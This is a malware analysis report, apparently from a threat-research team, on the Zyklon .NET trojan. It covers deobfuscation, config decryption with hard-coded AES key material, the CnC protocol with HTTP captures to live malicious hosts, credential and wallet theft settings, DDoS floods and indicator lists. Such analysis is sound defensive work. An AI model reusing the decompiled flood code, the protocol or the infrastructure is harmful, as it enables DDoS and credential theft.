
Zyklon Season

This brief post shares some recent findings regarding the workings of the Zyklon H.T.T.P. malware family [1]. Zyklon (German for “cyclone”) is a large, multi-purpose trojan that includes support for a variety of malicious activities, including several different forms of DDoS attack, key logging and credential theft, SOCKS proxying, executing arbitrary code, etc.

The malcode is written in Visual Basic using the .Net framework. Most samples are heavily obfuscated using various versions of the Confuser [2] or ConfuserEx [3] .Net obfuscators.



Code De-Obfuscation

One of the obstacles presented by this malware is that its code is heavily obfuscated, usually by either Confuser or ConfuserEx. Since Zyklon is written using the .Net framework, decompilation of binary bots can be performed using the ICSharpCode [4] library. However, the resulting re-generated C# code will still be a far cry from the original VisualBasic equivalent source due to, among other things, code flow obfuscation performed by Confuser.

As an example, consider the following regenerated implementation of a `method_0()` decompiled from a typical obfuscated Zyklon bot:

```
public void method_0()
{
  UdpClient udpClient = new UdpClient();
  while (true)
  {
    IL_06:
    uint arg_10_0 = 3309455298u;
    while (true)
    {
      IL_0B:
      uint num;
```

```
        switch ((num = (arg_10_0 ^ 4089802105u)) % 6u)
        {
        case 0u:
        {
          IPAddress iPAddress = IPAddress.Parse(this.string_0);
          Guid guid = Guid.NewGuid();
          arg_10_0 = (num * 894510878u ^ 1532449705u);
          continue;
        }
        case 1u:
          arg_10_0 = (num * 2263699887u ^ 3740344308u);
          continue;
        case 3u:
          while (this.bool_0)
          {
            try
            {
              byte[] array = new byte[45001];
              Random random;
              random.NextBytes(array);
              IPAddress iPAddress;
              udpClient.Connect(iPAddress, this.int_0);
              udpClient.Send(array, array.Length);
              continue;
            }
            catch (Exception expr_8D)
            {
              ProjectData.SetProjectError(expr_8D);
              while (true)
              {
                IL_C7:
                uint arg_9B_0 = 3061825176u;
                while (true)
                {
                  switch ((num = (arg_9B_0 ^ 4089802105u)) % 3u)
                  {
                  case 1u:
                    ProjectData.ClearProjectError();
                    arg_9B_0 = (num * 4207727214u ^ 1192378503u);
                    continue;
                  case 2u:
                    goto IL_C7;
                  }
                  goto Block_5;
                }
              }
              Block_5:
              continue;
            }
            IL_D0:
            arg_10_0 = 4084279625u;
            goto IL_0B;
          }
          goto IL_D0;
        case 4u:
        {
```

```
            Guid guid;
            Random random = new Random(guid.GetHashCode());
            arg_10_0 = (num * 3134410520u ^ 651156456u);
            continue;
          }
          case 5u:
            goto IL_06;
          }
          return;
        }
      }
    }
```

The original sequence of operations has been re-ordered, and the control flow confused, by the use of finite state machines (FSMs) implemented by `switch` statements. The substantive instructions are scattered amongst various `case` statements, and at run-time, the order in which they are executed is controlled by the dynamic values of superflous FSM state variables such as `arg_10_0` and `num`.

The above snippet is a relatively painless example, but many other code blocks contain dozens of `case` statements and multiple layers of `switch`-based FSMs, intermingled with substantative control flow constructs such as `while`, `for`, and `if`/`else` statements. In many cases, it is straightforward to automatically de-scramble this obfuscation technique by detecting substantive instructions vs. FSM-specific instructions, emulating the FSM to determine the sequence of state transitions (and thus the order in which case statements are executed), stitching together the substantive instructions in the correct order, and deleting the FSM-specific cruft. In other cases, this basic de-Confuser-ization method requires a bit of manual assistance in the form of “hints”.

As an example, the actual control flow of the above `method_0()`, sans obfuscation, looks something like the following:

```
    public void method_0()
    {
      UdpClient udpClient = new UdpClient();
      IPAddress iPAddress = IPAddress.Parse(this.string_0);
      Random random = new Random(Guid.NewGuid().GetHashCode());
      while (this.bool_0)
      {
        try
        {
          byte[] array = new byte[45001];
          random.NextBytes(array);
          udpClient.Connect(iPAddress, this.int_0);   // Port
          udpClient.Send(array, array.Length);
        }
        catch (Exception expr_8D)
        {
          ProjectData.SetProjectError(expr_8D);
          ProjectData.ClearProjectError();
        }
      }
    }
```

Bot Configuration

The operation of any given Zyklon bot is governed by a set of parameters organized into a configuration structure, which is stored, in encrypted form, as a binary resource. Upon execution, the bot will instantiate a `ResourceManager` that will locate and retrieve a resource named (appropriately enough) "`config`" from a binary resource file "`data`" embedded within the executing .Net assembly. The raw bytes of this "`config`" resource are decrypted and then decompressed to yield the plain text configuration block.

As a representative example, the raw encrypted bytes of a Zyklon sample with MD5 hash `d14c00027097a24dbf6e05b8271f7a04` are shown in Figure 1 below. Due to the highly obfuscated nature of most Zyklon bots, one of the easiest methods to extract the actual `config` resource bytes is to first obtain a memory dump of a running Zyklon bot during sandboxing, and then search for embedded binary resources within the Zyklon process address space; the header blocks for such embedded resources are marked with the telltale 32- magic number `0xBEEFCACE` (see Figure 1):




Figure 1. Encrypted resource "`config`" located within "`data`" binary resource file

The format of embedded binary resources is more-or-less documented by the open-sourced implementation of the .Net ResourceManager class [5, 6]; it is thus straightforward to extract the raw bytes of the `config` resource.

The actual plaintext configuration content is compressed using GZip, and then encrypted using AES in ECB mode, prior to being stored in the `config` resource. The 256-bit AES key is constructed using an ASCII string of key material hard-coded into the Zyklon bot; every one of the 60+ Zyklon samples that we have analyzed to date has used the same 10-character key material string: `Z2KWb34VBR`

The Zyklon bot computes the MD5 hash of this key material, yielding the following 16 bytes:

```
75 ad 1f d9 0d 4e 8b b4 30 40 b0 c2 f2 db fe ed
```

The Zyklon bot then generates a 256-bit AES key from these 16 bytes by performing a modified concatenation: instead of simply concatenating two copies of the 16-byte MD5 hash to yield 256 bits, it allocates and zeros out a 32-byte buffer and writes the first copy of the MD5 hash into bytes 0 through 15 of this buffer. Then it writes the 16-byte MD5 hash into bytes 15 through 30 (not 16 through 31) - thus the first (`0x75`) byte in the second copy of the MD5 hash ends up overwriting the last (`0xed`) byte in first copy of the MD5 hash - and the last 8 bits of the AES key are always zero:

```
75 ad 1f d9 0d 4e 8b b4 30 40 b0 c2 f2 db fe 75
ad 1f d9 0d 4e 8b b4 30 40 b0 c2 f2 db fe ed 00
```

It is not clear if this is a bug or intentional.

Using this key, the config resource can be decrypted, yielding a GZip-compressed buffer. Upon decompression, we obtain a CRLF (carriage return + line feed) delimited block of configuration text:

```
url=http://barkliaytire.com
url=http://distriegroupelectric.com
url=http://extreime-net.com
startup=false
startup_name=bskbyhrijb
installer=false
install_name=yvaxkbpwhk.exe
install_directory=ApplicationData
melt=false
set_critical_process=false
watchdog=false
file_persistence=false
startup_persistence=false
debug=false
tord=false
tor=false
mutex_main_module=vCMbkDwWoP
mutex_persistence_module=OaARPHvAfJ
mutex_uninstall=MmBDBjbqaP
```

Figure 2. Decrypted `config` block for Zyklon `d14c00027097a24dbf6e05b8271f7a04`

Most of the Zyklon configuration parameters are fairly self-explanatory. Of particular interest are the `url=` lines, which define one or more Zyklon CnC (command & control) URLs. Also of great interest is the `tor=` parameter, which specifies whether or not the Zyklon botnet's CnC(s) are implemented as Tor hidden servers (in which case the CnCs will be `.onion` domains.) Here is a representative

example of a Tor-based Zyklon botnet's configuration block:

```
url=http://a2nsbd6q2d6737wq.onion
startup=true
startup_name=txid
installer=true
install_name=txid.exe
install_directory=ApplicationData
melt=true
set_critical_process=false
watchdog=true
file_persistence=true
startup_persistence=true
debug=false
tord=false
tor=true
mutex_main_module=ksBqGoAShh
mutex_persistence_module=mFAEUMudMb
mutex_uninstall=cARyviAAUE
```

Figure 3. Decrypted `config` block for Zyklon `a9285f4bf6e18174222ffd9705635b83`

In the case of Tor-controlled Zyklon botnets, the embedded "`data`" resource file will also contain a resource named "`tor`". This is also a GZip-compressed and AES encrypted block of data, and it uses the same mechanism as the "`config`" resource for generating a 256-bit AES key from key material; however, it uses a different key material string: `Xef3bszY6E`.

After decryption and decompression, the "`tor`" resource is found to contain a UPX-packed version of the Tor client software `tor.exe`, version `0.2.4.9-alpha`. In all of the Tor-controlled Zyklon samples we have analyzed to date, this identical version of Tor is embedded. For Zyklon samples whose config specifies `tor=false`, the "`tor`" resource is not present.

In addition to the CnC infrastructure, the configuration blocks also specify additional operational parameters of the Zyklon bot some of which may be useful as host-based indicators. For example, the Mutex names used by the main Zyklon module and its persistence module are specified (`ksBqGoAShh` and `mFAEUMudMb`, respectively, the sample associated with Figure 3.)

Similarly, the configuration file specifies the persistent path to the installed bot binary, which, in the case of Figure 3, is `C:\Documents and Settings\%USERNAME%\Application Data\txid.exe` on a Windows XP infectee, or `C:\Users\%USERNAME%\AppData\txid.exe` on a more modern Windows OS.

Command & Control Communications

The Zyklon bot initiates its phone home process by sending an HTTP POST request to its CnC URL; it forms the CnC URL by taking the first url configuration parameter and appending the hard-coded suffix `gate.php`. In the case of the example Zyklon bot with configuration displayed in Figure 2, this yields:

```
http://barkliaytire.com/gate.php
```

The data that is POSTed in this initial phone home request is the following hard-coded string:

```
getkey=y
```

This POST request is sent using the .Net framework's `HttpWebRequest` class. The Zyklon bot will explicitly set the User-Agent property of the HTTP request to a random user agent chosen from a hard-coded list of 201 possible user agents; these strings are hard-coded in the form of a resource named "`agents`". The complete list of User-Agent strings that we have observed to date is provided in Appendix I.

```
POST /gate.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Opera/6.04 (Windows 98; U) [en-GB]
Host: client-panel.ru
Content-Length: 8
Expect: 100-continue
Connection: Keep-Alive

getkey=y
```

Upon receipt of this initial phone home request, the Zyklon CnC will respond with an RSA public key in the form of an X509 certificate encoded using base64. As one might expect, in general each Zyklon CnC is configured to use a different public key.

```
HTTP/1.1 200 OK
Date: Fri, 21 Apr 2017 07:48:13 GMT
Server: Apache/2
X-Powered-By: PHP/5.4.45
Set-Cookie: PHPSESSID=r291ctp65jmjjs64d24c4kcsj1; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Vary: Accept-Encoding,User-Agent
Content-Length: 602
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

-----BEGIN CERTIFICATE-----
MIIBjzCB+6ADAgECAgEAMAsGCSqGSIb3DQEBBTARMQ8wDQYDVQQDDAYub25pb24w
HhcNMTcwNDIwMDQ1MzE2WhcNMTgwNDIwMDQ1MzE2WjARMQ8wDQYDVQQDDAYub25p
b24wgZ0wCwYJKoZIhvcNAQEBA4GNADCBiQKBgQDEbTIv8jJFodOeoqgfjiLxdxHX
B1goSTCThFDNcPmcSoJsRbVSLOhcqXIiHAcnLeGwcr8jM3prThiM4Cif0KSv9XFP
kiKIYC4UmJL+j8VBNjGy57ti8slkUYkA09m01qupqXNQf3d9cboxvZaQNPFFQ3ra
4acDuAlt6sPNgc7sJQIDAQABMAsGCSqGSIb3DQEBBQOBgQAlq7gXxhcRwQ8PLwKT
wmTVRX7wB8OlVoijh/34j2PjezACnSXj4IcWy1GovdnE5OPmBGOyRFUOaQvAyUOe
DOEnr9pvYRa6AIuQbO8yvJJRml25onrAWYQWraUs6L+tPOM6cIbCfCMelsDy7/pU
aTeq2kg6PRRtbaD7TDWNqhYr1w==
```

```
-----END CERTIFICATE-----
```

The Zyklon bot will store its CnC's public key, and then generate a random 256-bit AES key and a random 128-bit initialization vector (IV); Zyklon uses the .Net framework's `System.Security.Cryptography.RijndaelManaged` class as its AES implementation. The bot will then report its AES key and IV to its CnC, as well as a "Session ID" parameter (which is hard-coded to the string "`127.0.0.1`".) It does this in the form of a second POST request in which the POSTed data consists of the following three name-value pairs: `key`, `iv`, and `id`. Each of these three values are first encrypted using the CnC's public key, and then encoded using a variation of standard base64 in which the "`+`" and "`/`" codes are replaced with "`-`" and "`_`", respectively:

```
POST /gate.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Opera/6.04 (Windows 98; U) [en-GB]
Host: client-panel.ru
Cookie: PHPSESSID=r291ctp65jmjjs64d24c4kcsj1
Content-Length: 528
Expect: 100-continue

key=muTPIt9iuQiRZEM3rngWn2G-u58-t3DHY-x2F1oqt59yB6rBCZEAfMu-
dYhW6jnIiWGAG91loKoF7zpYi34eEOAxg0kjHoDplThrGDfwRZTjLmTEVL8kdqJUKz
NzgEhnFscoftZJb51swbwT0ESKIKDx6bcixPFvkpS1mHvB56o=&iv=Xim5hiyr3UHY
ohb_5E8yHXrJ0rLJFNzgWgkUUuPkfpLodTDW13S026cXiXbY0YGkGk27IHiSuoCjG4
k7hKDD47Uia9Hhe89w9tIalZasNY2KEei3ZenX1Z_xx8y8r9JNTggRwcnoP033e7jt
XlXCgKJqcX7gCA-C5T2wJkfiO58=&id=FJqGcwj7QtbmajAUwE5yAC-
D6alSccvan6Dut9XHzmXKZHkwL55WywuWCX6jcBM1Y9LnOgYUZGMY-
IKkrqZ9K06vGQEmLW0pvjNWDW_WscE3Auk9zmB771O6u7_RstXExVe-
KXwoM66tHq8kqgurfqCbE4je4itfbbsfLMuD5LI=
```

The CnC will respond with the message "AES OK", which will be encrypted using the bot's AES key and IV, and then encoded using the modification of base64 described above. This completes the process by which a bot and CnC establish a secure communications channel.

Note that, for Zyklon botnets built to use Tor hidden servers as CnCs, all of the above communications are proxied through the Tor network, and thus are protected by TLS encryption.

After successfully establishing a secure connection, the Zyklon bot will communicate with its CnC using a simple protocol that is comprised of the following set of requests codes:

Request	Meaning
`sign`	
`settings`	Request settings from CnC
`logs`	Upload stolen passwords
`wallet`	Upload stolen cryptocurrency wallets

`error`	Used to report errors and exceptions to the CnC
`proxy`	Report SOCKS proxy port has been opened
`miner`	Acknowledge receipt of mining commands
`ddos`	Acknowledge receipt of DDoS attack commands
`keylog_filter`	Request CnC for keylogging filters to be used

When the Zyklon bot wants to make one of these requests, it sends a message of the following form to the CnC:

```
data=request|request_parameters
```

where `data=` is in the clear, and the request code and request parameters (if any) are encrypted with AES and encoded with modified base64. For example:

```
POST /gate.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Opera/6.04 (Windows 98; U) [en-GB]
Host: client-panel.ru
Cookie: PHPSESSID=r291ctp65jmjjs64d24c4kcsj1
Content-Length: 29
Expect: 100-continue

data=79TQlb6-xyJu80tOwioo6w==
```

When requesting a `settings` update, the CnC will respond with an AES encrypted message containing one or more of the following settings values, delimited by the pipe ("|") character:

Settings code	**Settings Type**	**Meaning**
`CI`	Boolean	Enable cloud inspection of malware (*not implemented*)
`KT`	Interval	Knock time interval (in minutes) between phone homes
`UAC`	Boolean	Enable UAC (*not implemented*)
`ER`	Boolean	Enable reporting of errors from bot to CnC
`UPNP`	Boolean	Use UPnP to configure NAT router for port forwarding of specified SOCKS port
`RP`	Boolean	Master password recovery flag
`RW`	Boolean	Enable exfiltration of `wallet.dat` files
`PS`	Boolean	Periodically reset system's idle timer to prevent infected system from entering standby mode
`AK`	Boolean	Enable Antivirus killer (*not implemented*)

PURL	String	Specify relative base URI for downloading plugins
MPURL	String	Specify relative base URI for downloading miner plugins
VTAPI	String	Specify VirusTotal API key
EX	String	Specify hashes of files to be ignored by BotKiller
BK_CYCLE	Integer	Specify BotKiller interval (minutes)
BK_RUN_ONCE	Boolean	Enable one-time BotKiller run
S5	Boolean	Enable built-in SOCKS proxy
SOCKS_AUTH	Boolean	Enable SOCKS Authentication
SOCKS_PORT	Integer	Specify SOCKS port
SOCKS_USERNAME	String	SOCKS username (if authentication enabled)
SOCKS_PASSWORD	String	SOCKS password (if authentication enabled)
EKL	Boolean	Enable key logger
KLI	Integer	Key logger interval (minutes)
KLM	Integer	Max. key logging characters
KLF	Boolean	Enable key logging filter (actual filters supplied by CnC in response to a `keylog_filter` request from bot)
WC	Boolean	Enable wallet changer, which stealthily replaces bitcoin addresses found in clipboard text with specified Bitcoin address
BA	String	Specify Bitcoin address for wallet changer functionality
LA	String	Specify Litecoin address (*not implemented*)
BR	Boolean	Recover browser passwords (requires plugin)
FTR	Boolean	Recover FTP passwords (requires plugin)
EMR	Boolean	Recover email passwords (requires plugin)
SFR	Boolean	Recover software passwords (requires plugin)
GR	Boolean	Recover game passwords (requires plugin)

The `logs` request code is used when the Zyklon bot uploads password logs to its CnC. In the case of browser logs, the Zyklon bot will upload the website, username, password, and browser whence the credentials were stolen by the browser plugin; the plugin itself writes this information in raw form into a file named `file.txt` residing within the Zyklon installation directory, which is then parsed by the core Zyklon module and uploaded.

The uploaded logs may be one of five types: `browser`, `email`, `ftp`, `software`, and `games`. The logs are submitted using AES encrypted messages containing the logs request keyword, the log type, the stolen password log content itself, and the Zyklon bot's hardware ID, all delimited using the pipe (“|”) character, as is Zyklon's custom. The hardware ID is apparently intended to be a unique string that is generated using material from various serial numbers collected from the infected system.

Similarly, the `wallet` request is used by the Zyklon bot to upload stolen crypto-currency wallets. When the `RW` settings is enabled, the bot will scan the infected system for any files with names that contain the substring `wallet.dat`; for each such file, a `wallet` request will be sent to the CnC, with pipe-delimited arguments consisting of the hardware ID, the directory whence the wallet file was stolen, and MD5 hash of the wallet's contents, the size of the wallet file (in KB), and the actual base64-encoded contents of the wallet. As with all of Zyklon's messages to its CnC, the entire pipe-delimited sequence will be AES encrypted, base64-encoded, and uploaded as the value of the `data` POST parameter.

Plugin Name	**Plugin Filename**
`browser`	`br.dat`
`email`	`el.dat`
`ftp`	`ftp.dat`
`software`	`sf.dat`
`games`	`ge.dat`
`cuda`	`cda.dat`
`minerd`	`mrd.dat`
`sgminer`	`sgm.dat`

DDoS Functionality

Zyklon responds to eight different DDoS command codes, as shown in Table 1. Five of these attack methods represent some form of HTTP flood, while the remaining three are lower level packet floods.

Code	**DDoS Attack Command**
8	Bandwidth Exhaustion
12	HTTP POST Flood
13	HTTP GET Flood
14	UDP Flood
15	TCP Flood
16	Super SYN Flood
17	Slowloris
18	ARME

Table 1. Zyklon DDoS Attack Commands

In the case of the “Bandwidth Exhaustion”, POST, and GET floods, the Zyklon bot uses the .Net framework's `System.Net.WebClient` class. In particular, the “Bandwidth Exhaustion” and GET floods are almost identical, and use the `DownloadData()` and `DownloadString()` methods, respectively, to flood the target URL with GET requests. These GET requests will follow 302 redirections from the target web server.

In the case of the POST flood, the `UploadString()` method will be used; the actual data that is POSTed to the target server is dynamic and specified by the CnC at attack time. The Zyklon bot supports a wildcard functionality in which any percent ("%") characters in the specified POST data will be replaced at attack time with a string of 10 randomly-generated characters drawn from the set of upper and lower case letters and the ten digits.

In the case of the UDP flood attack, the Zyklon bot will use the `System.Net.Sockets.UdpClient` class to emit a flood of UDP packets at the target, specified by IP address and UDP port. These packets take the form of datagrams containing 45,001 randomly-generated byte values each. Despite the use of the UDP protocol in this attack, the source IP addresses are not spoofed.

Similarly, the TCP flood attack uses the `System.Net.Sockets.Socket` class; it first establishes a three-way TCP handshakes with the target server (again, specified by host and port), and then operates in a tight loop in which it sends a sequence of data payloads consisting of 3000 randomly generated bytes.

The "Super SYN" flood is a TCP connection flood in which the Zyklon bot attempts to establish 200 simultaneous TCP connections with the target host (always against port 80), sleeps for 100 milliseconds, closes all 200 sockets - and then repeats the process for the duration of the attack. No actual payload data is sent; the `System.Net.Sockets.Socket` class is actually used to implement the attack.

The last two attack types, "Slowloris" and "ARME", are flawed implementations of the well-known slowloris [7] and ARME (Apache Remote Memory Exhaustion) [8] higher-level DDoS attacks. In the case of Zyklon's "Slowloris" attack, the bot will once again use the `System.Net.Sockets.Socket` class to establish 100 open socket connections with the target host and port; it will then send the following TCP payload data that corresponds to a partial HTTP POST request:

```
POST / HTTP/1.1
Host: $TARGET_HOST
Content-length: 5235
```

In a correctly-implemented slowloris attack, this partial POST request would then be followed by a very long sequence of actual POSTed data bytes, dribbled out by the attacker one byte at a time, with relatively long delays (several seconds or more) between each such individual byte. However, the Zyklon bot will instead just close all 100 open TCP sockets and repeat the process for the duration of the attack.

Likewise, the Zyklon bots' "ARME" attack is almost identical to its "Slowloris" attack in that it again establishes 100 socket connections, and then sends the following HEAD request on each such socket:

```
HEAD / HTTP/1.1
Host: $TARGET_HOST
Content-length: 5235
```

In a correctly-implemented ARME attack, the HEAD request would contain a maliciously crafted `Range:` header designed to overwhelm the web server; but Zyklon does not include such a header, and in fact immediately closes each of the open socket connections after sending the above HEAD request.

Infrastructure

Approximately half of the Zyklon CnCs we have observed to date are configured as Tor hidden servers, whereas the other half are traditional HTTP servers. The Tor-hosted CnCs are listed below:

```
hxxp://ratabotcc2on3lia.onion
hxxp://a2nsbd6q2d6737wq.onion
hxxp://mister2egxwumny6.onion
hxxp://fuckciacy2sqtuqv.onion
hxxp://oamnohndpiwpicgm.onion/zyk
hxxp://wauzqb2aeui46yok.onion
hxxp://misternw3isvby3y.onion
hxxp://misterjdu66o4ohj.onion
hxxp://fuckfbiienozuq26.onion
```

Note the surprising frequency of "vanity" `.onion` domains; i.e., `.onion` domains that start with an actual intelligible word or snippet. Generating such domains requires non-trivial computing resources and, as such, imposes an unnecessary cost for no tangible benefit to the botnet operator. Since these Zyklon CnCs are hosted within the Tor network, their actual IP address, geographic location, etc. are not observable.

On the other hand, the traditional Zyklon CnCs we have observed are being hosted as follows:

Domain	**IP Address**	**Location**
kamkaro.info	155.133.64.224	Poland
185.117.72.204	185.117.72.204	Amsterdam
digisom.pw	68.65.122.94	Los Angeles
distriegroupelectric.com	191.252.134.38	Brazil
client-panel.ru	185.165.29.30	Iran
denden.us	192.99.2.94	Montreal
185.183.98.20	185.183.98.20	Amsterdam
presentsgift.xyz	190.123.45.112	Panama
fmcigoman.com	191.252.137.79	Brazil
lrfgyfd47it48r.xyz	190.123.45.112	Panama

Conclusion

Zyklon is another example of reasonably advanced malware written using the .Net framework. While flawed in many ways, such as the broken implementations of its slowloris and ARME DDoS attacks, it is fairly feature-rich and sophisticated. In particular, it uses a secure CnC communications mechanism, and in the case of the Tor-enabled versions, uses a resilient CnC infrastructure built using Tor hidden servers.

ASERT will continue to monitor the evolution of Zyklon providing indicators via our ATLAS Intelligence Feed (AIF).

References

[1] https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/zyklon-http-botnet/
[2] https://confuser.codeplex.com/
[3] https://yck1509.github.io/ConfuserEx/
[4] https://github.com/icsharpcode/ILSpy
[5] https://github.com/dotnet/coreclr/blob/master/src/mscorlib/src/System/Resources/ResourceReader.cs
[6] https://referencesource.microsoft.com/#mscorlib/system/resources/resourcetypecode.cs
[7] https://en.wikipedia.org/wiki/Slowloris_%28computer_security%29
[8] https://0x41.no/unicorncannon/arme.pl

Appendix I - Zyklon H.T.T.P. User-Agents for CnC communications

The Zyklon bot will randomly choose one of the following 201 User-Agent values for use in its command & control communications:

```
Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.0.17) Gecko/2010011010 Mandriva/1.9.0.17-
  0.1mdv2009.1 (2009.1) Firefox/3.0.17 GTB6
Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.9.0.14) Gecko/2009090216 Firefox/3.0.14
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9a1) Gecko/20060117 Firefox/1.6a1
Opera/9.25 (Windows NT 6.0; U; sv)
Mozilla/5.0 (Windows; U; Windows NT 6.1; en-GB; rv:1.9.2.8) Gecko/20100722 Firefox/3.6.8 (
  .NET CLR 3.5.30729; .NET4.0C)
Opera/9.80 (Windows NT 6.1; U; pl) Presto/2.6.31 Version/10.70
Mozilla/5.0 (X11; U; SunOS i86pc; en-US; rv:1.7) Gecko/20051027
Mozilla/5.0 (X11; U; Linux i686 (x86_64); en-US; rv:1.8.1.9) Gecko/20071025 Firefox/2.0.0.9
Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.0.6) Gecko/2009012700 SUSE/3.0.6-1.4
  Firefox/3.0.6
Opera/9.01 (X11; FreeBSD 6 i386; U; en)
Mozilla/5.0 (Windows; U; Windows NT 5.1; de-DE; rv:1.4) Gecko/20030624 Netscape/7.1 (ax)
Mozilla/5.0 (X11; U; Linux i686; en-GB; rv:1.9.1.6) Gecko/20091215 Ubuntu/9.10 (karmic)
  Firefox/3.5.6 GTB6
Mozilla/5.0 (Windows NT 5.1) AppleWebKit/534.24 (KHTML, like Gecko) Chrome/11.0.700.3
  Safari/534.24
Mozilla/5.0 (compatible; Konqueror/3.0-rc3; i686 Linux; 20021018)
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/532.0 (KHTML, like Gecko)
  Chrome/4.0.201.1 Safari/532.0
Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.9.1b3) Gecko/20090305 Firefox/3.1b3 (.NET
  CLR 3.5.30729)
Mozilla/5.0 Galeon/1.2.5 (X11; Linux i686; U;) Gecko/20020809
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.10) Gecko/20060601 Firefox/2.0.0.10 (Ubuntu-
  edgy)
Mozilla/5.0 (X11; U; CrOS i686 0.9.128; en-US) AppleWebKit/534.10 (KHTML, like Gecko)
  Chrome/8.0.552.339 Safari/534.10
Mozilla/5.0 (compatible; Konqueror/3.1; i686 Linux; 20021106)
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.1) Gecko/20020912
Mozilla/5.0 (compatible; Konqueror/3.1-rc3; i686 Linux; 20020421)
Mozilla/5.0 (X11; U; SunOS i86pc; en-US; rv:1.7) Gecko/20051122
Mozilla/5.0 (Windows; U; Windows NT 6.0; en-GB; rv:1.9.1b3) Gecko/20090305 Firefox/3.1b3
  (.NET CLR 3.5.30729)
Mozilla/5.0 (Windows; U; Windows NT 5.1; fr-FR; rv:1.0.1) Gecko/20020823 Netscape/7.0
Mozilla/5.0 (compatible; Konqueror/3.0; i686 Linux; 20020608)
